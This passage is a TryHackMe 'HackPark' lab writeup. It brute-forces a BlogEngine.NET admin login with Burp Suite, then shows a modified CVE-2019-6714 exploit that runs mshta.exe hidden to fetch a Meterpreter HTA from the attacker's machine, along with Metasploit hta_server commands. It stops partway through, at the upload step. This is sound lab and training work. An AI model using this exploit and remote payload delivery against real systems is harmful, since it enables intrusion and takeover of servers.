
Aleksey

May 25 · 10 min read · Listen

Save

TryHackMe writeup: HackPark

HackPark ("tryhackme", 2019) is a TryHackMe tutorial room that has the user "[b]ruteforce a websites login with Hydra, identify and use a public exploit then escalate your privileges on this Windows machine" (quoted verbatim from Ibid). This was an interesting room (for me at least). It took me nearly a month to finish this room because of my tendency to "break the rules," but finish it I did. I will discuss my experience with this room in this article.



Base Image: "Ava Max" (2018)

Procedure

Before I begin, I must define the objective of this room. In this case to exploit vulnerabilities on the target system to get a lesser-privileged user account and then exploit a privilege escalation vulnerability to get SYSTEM level privileges. I must then dump the `user.txt` and `root.txt` flags.

So, I clicked on the green-coloured "start machine" button on the top-right part of the first task and proceeded to add the target machine's dynamic IP address onto my AttackBox's `/etc/hosts` configuration file.

Reconnaissance

This room is running a web server, so I ran Burp Suite (PortSwigger, n.d.-a) and visited the




Figure 1

As part of a passive reconnaissance job, the contender is to work out who the clown like figure (Fig 1a) is on the homepage. Through a reverse image search and context clues, I was able to work out the clown's name.

After that, I looked for a way to exploit the facing web application to gain access to the administrator panel. The three horizontal stripes on the top-right corner of the home page (Fig. 1b) seems to be a button for some kind of site navigation toolbar. Clicking on it gives the following menu pane (Fig. 2):

Figure 2

I am interested in getting into a login page so that I can try my hand at exploiting the system with some kind of file upload vulnerability with the short term goal of establishing a Meterpreter (Metasploit Unleashed, n.d.) session. Clicking on "LOG IN" (Fig. 2a) give me the following page (Fig. 3):




Figure 3

The content management system that is powering this website is called BlogEngine.NET (n.d.) and before I go on exploiting it, I figured that I would try to log in to the thing first.

The login form takes in a username (Fig. 3a) and a password (Fig. 3b). I used `dna` as the username and `deniers` as the password, clicked "LOG IN" (Fig. 3c) and got the following page (Fig. 4):




Figure 4

As I expected, the login would fail (Fig. 4a). Burp Suite logged these requests and responses, and I can now use them to perform a brute force attack against the panel to obtain credentials. Switching to Burp Suite main window (Fig. 5), I worked out the **POST** request representing the failed login (Fig. 5a) and then forwarded it to Burp's *Intruder* feature (Fig. 5b):




Figure 5

I do not want to discuss the specifics regarding configuring Burp Suite to brute force a web form, as that will take longer than needed, but I do want to focus on this particular field in the *POST* request:

```
[...] &ctl00%24MainContent%24LoginUser%24UserName=§dna§&
ctl00%24MainContent%24LoginUser%24Password=§deniers§& [...]
```

I will brute force the web application with the *Cluster Bomb* (PortSwigger, n.d.-b) attack where Burp Suite will try to login using a various username and password combinations. I recommend reading the manual (Ibid.) to learn more about setting up this kind of attack.

But regarding this particular *POST* field, I can see configure Burp Suite to attack the `&ctl00%24MainContent%24LoginUser%24UserName=` and `ctl00%24MainContent%24LoginUser%24Password=` parameters, which both represent the username and password fields respectively. I then need to configure the payloads to match a list of common username and common passwords, and then launch the attack. The following window (Fig. 6) shows the brute force in action:

Request						
0						
1	root	123456	200			4754
2	admin	123456	200			4755
3	test	123456	200			4754
4	guest	123456	200			4755
5	info	123456	200			4754
6	adm	123456	200			4753
7	mysql	123456	200			4755
8	user	123456	200			4754
9	administrator	123456	200			4763
10	oracle	123456	200			4756
11	ftp	123456	200			4753
12	pi	123456	200			4752
13	puppet	123456	200			4756
14	ansible	123456	200			4757

Figure 6

Burp Suite is trying to login with different passwords and different usernames for each password. The results tab (Fig. 6a) shows what Burp Suite has tried. The `Payload1` column (Fig. 6b) shows usernames tested, `Payload2` column (Fig. 6c) shows passwords tested, `Status` column shows the HTTP response code after the payload was tried and `Length` column shows the size of the response (in bytes I think?).

The `Status` and `Length` columns are important because I am looking for anomalies in the response. A different HTTP response code (like 3xx or 4xx), or larger or smaller size in response could indicate that Burp Suite found a username and password combination that is successful. My line of reasoning for this is that it is probabilistically more likely that incorrect username and password combinations will produce similar “login failed” responses and a unique username and password will produce a novel “login succeeded” response size or HTTP response code.

This process for a while and got eventually, I got the following candidate for a username and password combination: a username of `admin` and a password of `1qaz2wsx`. I tried to log in to the application *a la* Fig. 4 and was presented with BlogEngine.NET’s administrator dashboard (Fig. 7):




Figure 7

Initial access

With access to the BlogEngine.NET dashboard of the target machine, I can now begin to think of ways to exploit the panel. I think that it would be useful to first work out what version of BlogEngine that the target machine is running. I worked out by clicking on the "[a]bout" button on the left toolbar (Fig. 8c) and the version was listed as `3.3.6.0`.




Figure 8

A cursory research job that I did regarding what kind of vulnerabilities are in the BlogEngine `3.3.6.0` brought my attention to a report written by Bishop (2019) demonstrating a *Local File Inclusion* and *Remote Code Execution* bug that affects BlogEngine `3.3.6.0` and prior versions.

Furthermore, a practical exploit was made by Cobb (2019). The original exploit opens up a reverse shell to the AttackBox, but I figured that I would "break the rules" a bit and modify the exploit to do something more interesting (and convenient for myself).

I modified the original exploit to instead launch an HTML Application-driven payload (see Microsoft Docs, 2013), which can be configured to automatically initiate a reverse Meterpreter shell. I initially modified the exploit to launch a `web_delivery` vehicle to deliver a reverse shell, but when the listener that I have set up got a connection, a shell was not spawned for some reason.

So I then tried a bunch of alternative ways to launch the code and decided to take a break. It was not until that I did another TryHackMe room (Aleksey, 2022) that I realised that the `web_delivery` payload was failing in general, so I had to work out another means to deliver

```
1
2  /*
3   * Modified PoC of CVE-2019-6714 discovered by Cobb (2019).
4   * By A. S. "Aleksey" Ahmann <hackermaneia@riseup.net>
5   * - GitHub: https://github.com/Alekseyyy
6   * - Keybase: https://keybase.io/epsiloncalculus
7   *
8   * This exploit works by first gaining access to the admin panel of
9   * a BlogEngine.NET powered website. Then this file must be uploaded
10  * onto the CMS as "PostView.ascx" and finally triggered by accessing
11  * the following url:
12  *    http://<target ip>/?theme=../../App_Data/files
13  *
14  * BUT BEFORE launching the exploit, be sure to configure the payload
15  * below by setting the url that leads to the HTA payload.
16  */
17
18 <%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="Blog
19 <%@ Import Namespace="BlogEngine.Core" %>
20
21 <script runat="server">
22
23     protected override void OnLoad(EventArgs e) {
24         base.OnLoad(e);
25         System.Diagnostics.Process payload = new System.Diagnostics.Process();
26         payload.StartInfo.FileName = "mshta.exe";
27         payload.StartInfo.Arguments = ""; // url to HTA with payload
28         payload.StartInfo.UseShellExecute = true;
29         payload.StartInfo.CreateNoWindow = true;
30         payload.Start();
31     }
32
33 </script>
34 <asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false"></asp:PlaceHolde
35
36 /*
37  * References
38  * Cobb, D. (2019). BlogEngine.NET <= 3.3.6 Directory Traversal RCE. Exploit Database.
39  *
40  */
```

Rather than (ıming libraries, my version of Codd's exploit will instead access a remote HTML application through launching a process (Ln. 25, 30). Specifically, it will do so with the `mshta.exe` executable (Ln. 26, 27) and create no window (Ln. 29) to hopefully "stay hidden."

Note that I have **not** tested this rudimentary kind of stealth, so it may not be appropriate or work "as effectively" in a real life situation. Nonetheless, it did work for me in this room, so I went with it.

I then proceeded to exploit this vulnerability by uploading the exploit onto the *BlogEngine CMS*. The file needs to be uploaded with the filename `PostView.ascx` in order for the exploit to be triggered. So I made a copy of it under that name:

```
┌──(dna@deniers)-[~/hackpark]
└─$ cp bexploit.cs PostView.ascx

┌──(dna@deniers)-[~/hackpark]
└─$
```

Then, I proceeded to launch Metasploit to handle the incoming Meterpreter reverse shell:

```
[sudo] pa

msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter
/reverse_tcp

msf6 exploit(windows/misc/hta_server) > set LHOST <attackbox ip>
LHOST => <attackbox ip>
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on <attackbox ip>:4444
[*] Using URL: http://<attackbox ip>:8080/dropper.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) >
```

I then edited the `PostView.ascx` file with the argument that leads to the Meterpreter HTML application on my AttackBox (Ln. 27):

```
[... snip ...]
payload.StartInfo.Arguments = "http://<attackbox ip>:8080/dropper.hta";
// url to HTA with payload
[... snip ...]
```

I uploaded the exploit into the CMS by first going to the content section (Fig. 8a) which will give me a list of articles published on the website. I then went to the “Welcome to HackPark” article (Fig. 8b), which gave me the following webpage (Fig. 9):

